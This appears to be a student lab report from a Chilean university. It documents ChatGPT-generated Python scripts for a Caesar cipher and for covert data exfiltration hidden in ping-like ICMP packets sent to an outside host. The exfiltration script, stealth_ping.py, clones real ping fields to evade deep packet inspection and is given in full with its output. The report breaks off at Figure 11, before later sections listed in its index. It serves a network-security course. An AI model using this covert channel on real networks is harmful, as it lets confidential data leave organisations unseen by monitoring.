Informe Laboratorio 1

Escuela de Informática y Telecomunicaciones
Universidad Diego Portales

(Sección 1)

Profesor: Claudio Gonzalez
Profesor Laboratorio: Brayan Espina

Alumno Felipe Farfán Alvarado
e-mail: felipe.farfan1@mail.udp.cl

Agosto de 2025

Índice

1. Descripción **3**

2. Actividades **3**
2.1. Algoritmo de cifrado . . . 3
2.2. Modo stealth . . . 3
2.3. MitM . . . 4

3. Desarrollo de Actividades **5**
3.1. Actividad 1: Cifrado César . . . 5
3.2. Actividad 2: Exfiltración con Modo Stealth . . . 6
3.2.1. Inyección Cifrada (Offset 0x0F del Payload) . . . 8
3.2.2. Timestamp Intacto (Primeros 8 Bytes) . . . 9
3.2.3. ID Coherente (ICMP.id) . . . 10
3.2.4. Secuencia Coherente (ICMP.seq) . . . 11
3.2.5. Payload 0x10 a 0x37 Intacto . . . 13
3.3. Actividad 3: Ataque Man-in-the-Middle . . . 14
3.4. Desafíos y Experiencia con ChatGPT . . . 16

4. Conclusiones y comentarios **17**

1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a ChatGPT y validar si el código resultante cumple con lo requerido.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando chatGPT, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.


```
~/Desktop sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
```

2.2. Modo stealth

1. Generar un programa, en python3 utilizando ChatGPT, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```
~/Desktop sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

El último carácter del mensaje se transmite como una b.



2.3. MitM

1. Generar un programa, en python3 utilizando ChatGPT, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```
~/Desktop sudo python3 readv2.py cesar.pcapng
0       larycxpajorj h bnpdarmjm nw anmnb
1       kzqxbwozinqi g amoczqlil mv zmlma
2       jypwavnyhmph f zlnbypkhk lu ylklz
3       ixovzumxglog e ykmaxojgj kt xkjky
4       hwnuytlwfknf d xjlzwnifi js wjijx
5       gvmtxskvejme c wikyvmheh ir vihiw
6       fulswrjudild b vhjxulgdg hq uhghv
7       etkrvqitchkc a ugiwtkfcf gp tgfgu
8       dsjquphsbgjb z tfhvsjebe fo sfeft
9       criptografia y seguridad en redes
10      bqhosnfqzehz x rdftqhczc dm qdcdr
11      apgnrmepydgy w qcespgbyb cl pcbcq
12      zofmqldoxcfx v pbdrofaxa bk obabp
13      ynelpkcnwbew u oacqnezwz aj nazao
14      xmdkojbmvadv t nzbpmdyvy zi mzyzn
15      wlcjnialuzcu s myaolcxux yh lyxym
16      vkbimhzktybt r lxznkbwtw xg kxwxl
17      ujahlgyjsxas q kwymjavsv wf jwvwk
18      tizgkfxirwzr p jvxlizuru ve ivuvj
19      shyfjewhqvyq o iuwkhytqt ud hutui
20      rgxeidvgpuxp n htvjgxsps tc gtsth
21      qfwdhcufotwo m gsuifwror sb fsrsg
22      pevcgbtensvn l frthevqnq ra erqrf
23      odubfasdmrum k eqsgdupmp qz dqpqe
24      nctaezrclqtl j dprfctolo py cpopd
25      mbszdyqbkpsk i coqebsnkn ox bonoc
```

Finalmente, deberá indicar 4 issues que haya tenido al lidiar con ChatGPT, netamente para reflejar cuál fue su experiencia al trabajar con esta tecnología.

3. Desarrollo de Actividades

3.1. Actividad 1: Cifrado César

Para cumplir con el primer requisito, se solicitó a ChatGPT la creación de un script en Python para implementar el cifrado César. El programa acepta como entrada el texto a cifrar y el número de desplazamientos (shift). A continuación se muestra la ejecución del script `caesar.py`:

Figura 1: Ejecución del cifrado César con shift 9.

Prompt entregado a ChatGPT:

"Crea un script de Python que cifre y descifre texto usando el algoritmo César. Debe aceptar argumentos por línea de comandos para el modo (encrypt/decrypt), el texto y el número de desplazamientos."

```python
import sys
import argparse
from typing import Iterable

ALPH_LOW = "abcdefghijklmnopqrstuvwxyz"
ALPH_UP = ALPH_LOW.upper()

def caesar_char(ch: str, k: int) -> str:
    if ch in ALPH_LOW:
        return ALPH_LOW[(ALPH_LOW.index(ch) + k) % 26]
    if ch in ALPH_UP:
        return ALPH_UP[(ALPH_UP.index(ch) + k) % 26]
    return ch

def caesar(text: str, k: int, mode: str = "encrypt") -> str:
    k = k % 26
    if mode == "decrypt":
        k = (-k) % 26
    return "".join(caesar_char(c, k) for c in text)

def main(argv: Iterable[str]) -> int:
    parser = argparse.ArgumentParser(description="Cifrado Cesar (encrypt/decrypt).")
    g = parser.add_mutually_exclusive_group(required=True)
    g.add_argument("--encrypt", action="store_true", help="Cifrar texto")
    g.add_argument("--decrypt", action="store_true", help="Descifrar texto")
    parser.add_argument("--shift", "-k", type=int, required=True, help="Corrimiento (0..25)"
    )
    parser.add_argument("--text", "-t", type=str, help="Texto de entrada. Si se omite, se
    lee de stdin.")
    args = parser.parse_args(list(argv))
    text = args.text if args.text is not None else sys.stdin.read()
    mode = "encrypt" if args.encrypt else "decrypt"
    out = caesar(text, args.shift, mode=mode)
    sys.stdout.write(out)
    return 0

if __name__ == "__main__":
    raise SystemExit(main(sys.argv[1:]))
```

Listing 1: Código fuente: caesar.py

3.2. Actividad 2: Exfiltración con Modo Stealth

En esta fase, se desarrolló el script `stealth_ping.py`, que envía un mensaje cifrado carácter por carácter dentro de paquetes ICMP Echo Request. Para pasar desapercibido, el script primero captura un ping real y lo utiliza como plantilla para clonar sus cabeceras y parte del payload. La Figura 2 muestra la ejecución del script, donde se envía el mensaje cifrado en la Actividad 1 y la Figura 3 muestra la evidencia de los paquetes capturados, los cuales son los caracteres del mensaje cifrado tomando como base un ping normal. El primer paquete de la Figura 3 corresponde a un ping realizado antes de prueba, por lo que no hay que tomar en cuenta ese paquete.

```
sudo python3 stealth_ping.py --dst 8.8.8.8 --message "qxuj vr pnwcnbrcj" --shift 0
[i] Esperando 1 ping real a 8.8.8.8 para usar como template... (timeout 15s)
[✓] Template capturado.
[i] Enviando 18 paquetes ICMP a 8.8.8.8 (1 char/paquete).
  - seq=0001 char='q' (71)
  - seq=0002 char='x' (78)
  - seq=0003 char='u' (75)
  - seq=0004 char='j' (6a)
  - seq=0005 char=' ' (20)
  - seq=0006 char='v' (76)
  - seq=0007 char='r' (72)
  - seq=0008 char=' ' (20)
  - seq=0009 char='p' (70)
  - seq=0010 char='n' (6e)
  - seq=0011 char='w' (77)
  - seq=0012 char='c' (63)
  - seq=0013 char='n' (6e)
  - seq=0014 char='b' (62)
  - seq=0015 char='r' (72)
  - seq=0016 char='c' (63)
  - seq=0017 char='j' (6a)
  - seq=0018 char='b' (62)
[✓] Listo. Capture con Wireshark para evidencias (campos, payload, id/seq coherentes).
```

Figura 2: Ejecución de stealth_ping.py para exfiltrar datos.

icmp && ip.dst == 8.8.8.8

No.	Time	Source	Destination	Protocol	Length	Info
59	6.403898468	192.168.100.99	8.8.8.8	ICMP	98	Echo (ping) request id=0x0015, seq=1/256, ttl=64 (reply in 60)
173	23.493934687	192.168.100.99	8.8.8.8	ICMP	98	Echo (ping) request id=0x0016, seq=1/256, ttl=64 (reply in 174)
177	23.548907760	192.168.100.99	8.8.8.8	ICMP	98	Echo (ping) request id=0x0016, seq=1/256, ttl=64 (reply in 178)
195	23.908505364	192.168.100.99	8.8.8.8	ICMP	98	Echo (ping) request id=0x0016, seq=2/512, ttl=64 (reply in 196)
203	24.267030066	192.168.100.99	8.8.8.8	ICMP	98	Echo (ping) request id=0x0016, seq=3/768, ttl=64 (reply in 204)
205	24.620461660	192.168.100.99	8.8.8.8	ICMP	98	Echo (ping) request id=0x0016, seq=4/1024, ttl=64 (reply in 206)
207	24.975656608	192.168.100.99	8.8.8.8	ICMP	98	Echo (ping) request id=0x0016, seq=5/1280, ttl=64 (reply in 208)
209	25.340544830	192.168.100.99	8.8.8.8	ICMP	98	Echo (ping) request id=0x0016, seq=6/1536, ttl=64 (reply in 210)
211	25.694703821	192.168.100.99	8.8.8.8	ICMP	98	Echo (ping) request id=0x0016, seq=7/1792, ttl=64 (reply in 212)
213	26.069524384	192.168.100.99	8.8.8.8	ICMP	98	Echo (ping) request id=0x0016, seq=8/2048, ttl=64 (reply in 215)
214	26.423434809	192.168.100.99	8.8.8.8	ICMP	98	Echo (ping) request id=0x0016, seq=9/2304, ttl=64 (reply in 216)
220	26.785743721	192.168.100.99	8.8.8.8	ICMP	98	Echo (ping) request id=0x0016, seq=10/2560, ttl=64 (reply in 222)
230	27.146613482	192.168.100.99	8.8.8.8	ICMP	98	Echo (ping) request id=0x0016, seq=11/2816, ttl=64 (reply in 231)
232	27.504667800	192.168.100.99	8.8.8.8	ICMP	98	Echo (ping) request id=0x0016, seq=12/3072, ttl=64 (reply in 233)
234	27.863735586	192.168.100.99	8.8.8.8	ICMP	98	Echo (ping) request id=0x0016, seq=13/3328, ttl=64 (reply in 235)
236	28.232869808	192.168.100.99	8.8.8.8	ICMP	98	Echo (ping) request id=0x0016, seq=14/3584, ttl=64 (reply in 237)
239	28.583686261	192.168.100.99	8.8.8.8	ICMP	98	Echo (ping) request id=0x0016, seq=15/3840, ttl=64 (reply in 240)
241	28.949705980	192.168.100.99	8.8.8.8	ICMP	98	Echo (ping) request id=0x0016, seq=16/4096, ttl=64 (reply in 242)
243	29.303546002	192.168.100.99	8.8.8.8	ICMP	98	Echo (ping) request id=0x0016, seq=17/4352, ttl=64 (reply in 244)
245	29.672468045	192.168.100.99	8.8.8.8	ICMP	98	Echo (ping) request id=0x0016, seq=18/4608, ttl=64 (reply in 246)

Figura 3: Captura de wireshark luego de ejecutar stealth_ping.py.

Prompt entregado a ChatGPT:

"Necesito un script en Python con Scapy que envíe un mensaje carácter por carácter en el payload de paquetes ICMP Echo Request. El script debe primero capturar un ping real para usarlo como plantilla, clonando su TTL, ID, secuencia inicial y los primeros 8 bytes del payload (timestamp)."

```python
import os, sys, time, struct, argparse
from typing import Optional, List
from scapy.all import IP, ICMP, Raw, send, sniff, conf  # type: ignore
from caesar import caesar

INJECT_OFFSET = 0x0F

def wait_ping_template(dst: str, timeout: int = 15):
    flt = f"icmp and host {dst}"
    print(f"[i] Esperando 1 ping real a {dst} para usar como template... (timeout {timeout}s)")
    pkts = sniff(filter=flt, count=1, timeout=timeout)
    if not pkts:
        raise RuntimeError("No se observo ningun ping real. Ejecuta ‘ping -c 1 {dst}‘ en otra terminal.")
    p = pkts[0]
    if not (ICMP in p and p[ICMP].type == 8):
        raise RuntimeError("El paquete capturado no es ICMP Echo Request.")
    print("Template capturado.")
    return p

def build_payload(base_payload: bytes, ch: str) -> bytes:
    data = bytearray(base_payload)
    if len(data) < 56:
        data.extend(b"\x00" * (56 - len(data)))
    data[INJECT_OFFSET] = ord(ch) & 0xFF
    return bytes(data)

def main(argv: List[str]) -> int:
    parser = argparse.ArgumentParser(description="Exfiltra texto por ICMP imitando ping.")
    parser.add_argument("--dst", required=True, help="Destino (IP o hostname)")
    parser.add_argument("--message", required=True, help="Mensaje en claro a exfiltrar")
    parser.add_argument("--shift", "-k", type=int, default=3, help="Corrimiento Cesar (para cifrar antes de enviar)")
    parser.add_argument("--iface", help="Interfaz de red (opcional)")
    parser.add_argument("--pps", type=float, default=3.0, help="Paquetes por segundo (throttle)")
    args = parser.parse_args(argv)

    if args.iface:
        conf.iface = args.iface

    tmpl = wait_ping_template(args.dst)

    ip_ttl = int(tmpl[IP].ttl)
    ip_flags = int(tmpl[IP].flags)
    icmp_id = int(tmpl[ICMP].id)
    icmp_seq0 = int(tmpl[ICMP].seq)
    base_payload = bytes(tmpl[ICMP].payload.load) if Raw in tmpl else b"\x00" * 56
    cipher = caesar(args.message, args.shift, mode="encrypt")
    to_send = list(cipher) + ['b']
    print(f"[i] Enviando {len(to_send)} paquetes ICMP a {args.dst} (1 char/paquete).")
    for i, ch in enumerate(to_send):
        payload = build_payload(base_payload, ch)
        pkt = IP(dst=args.dst, ttl=ip_ttl, flags=ip_flags) / ICMP(type=8, code=0, id=icmp_id, seq=icmp_seq0 + i) / Raw(payload)
        send(pkt, verbose=False)
        print(f"  - seq={icmp_seq0 + i:04d} char='{ch}' ({ord(ch):02x})")
        time.sleep(1.0 / max(args.pps, 0.1))
    print("Listo. Capture con Wireshark para evidencias (campos, payload, id/seq coherentes).")
    return 0
if __name__ == "__main__":
    raise SystemExit(main(sys.argv[1:]))
```

Listing 2: Código fuente: stealth_ping.py

3.2.1. Inyección Cifrada (Offset 0x0F del Payload)

Se puede ver claramente que el byte en la posición 0x0F (el 16º byte) del payload cambia en cada paquete, mientras que el resto de la estructura se mantiene.

- En la Figura 4, el byte es 0x78 (letra 'x').
- En la Figura 5, el byte es 0x75 (letra 'u').




Figura 4: Letra "x" del mensaje cifrado




Figura 5: Letra "u" del mensaje cifrado

Esto confirma que el script está inyectando un carácter cifrado diferente en cada paquete, tal como se solicitó.

3.2.2. Timestamp Intacto (Primeros 8 Bytes)

Al comparar la captura del ping real (Figura 6) con cualquiera de los pings generados por el script (Figura 7), se confirma que los primeros 8 bytes del payload son idénticos. Preservar este bloque de datos es fundamental, ya que el protocolo ICMP lo utiliza como timestamp para calcular el tiempo de ida y vuelta (RTT). Un payload que careciera de este timestamp o presentara uno malformado constituiría una anomalía fácilmente detectable por un sistema de Deep Packet Inspection (DPI), delatando el tráfico como ilegítimo. La correcta preservación de este campo es, por tanto, un pilar del modo sigiloso.

- Ping real en la Figura 6: `97 9d b3 68 00 00 00 00`
- Ping stealth en la Figura 7: `97 9d b3 68 00 00 00 00`




Figura 6: Timestamp del ping real capturado como plantilla.




Figura 7: Timestamp preservado en uno de los paquetes stealth.

3.2.3. ID Coherente (ICMP.id)

El campo `Identifier` (ID) del protocolo ICMP se utiliza para agrupar todas las peticiones y respuestas dentro de una misma sesión de `ping`. Como se puede observar en las Figuras 8 y 9, el script clona exitosamente el ID del paquete original capturado, manteniendo un valor consistente de `0x0016` en todo el flujo de paquetes. Al replicar este identificador, el tráfico generado aparenta ser parte de una única y legítima ejecución del comando `ping`, en lugar de una serie de paquetes inconexos y potencialmente sospechosos.

- Identificador para el ping real visto en la Figura 8: `00 16`
- Identificador para el ping stealth visto en la Figura 9: `00 16`




Figura 8: Identificador ICMP del ping real.




Figura 9: Identificador ICMP clonado en el ping stealth.

3.2.4. Secuencia Coherente (ICMP.seq)

Un comportamiento estándar e inherente a la herramienta `ping` es el incremento del número de secuencia (`ICMP.seq`) en una unidad por cada paquete enviado. El script replica fielmente este comportamiento. Las Figuras 10 a 13 demuestran cómo el número de secuencia aumenta de forma progresiva y ordenada. Este orden secuencial es una de las características clave que los sistemas de monitoreo de red esperan ver en un flujo de tráfico ICMP legítimo, haciendo que nuestra exfiltración de datos sea aún más difícil de detectar.




Figura 10: Paquete con ICMP.seq = 1




Figura 11: Paquete con ICMP.seq = 2

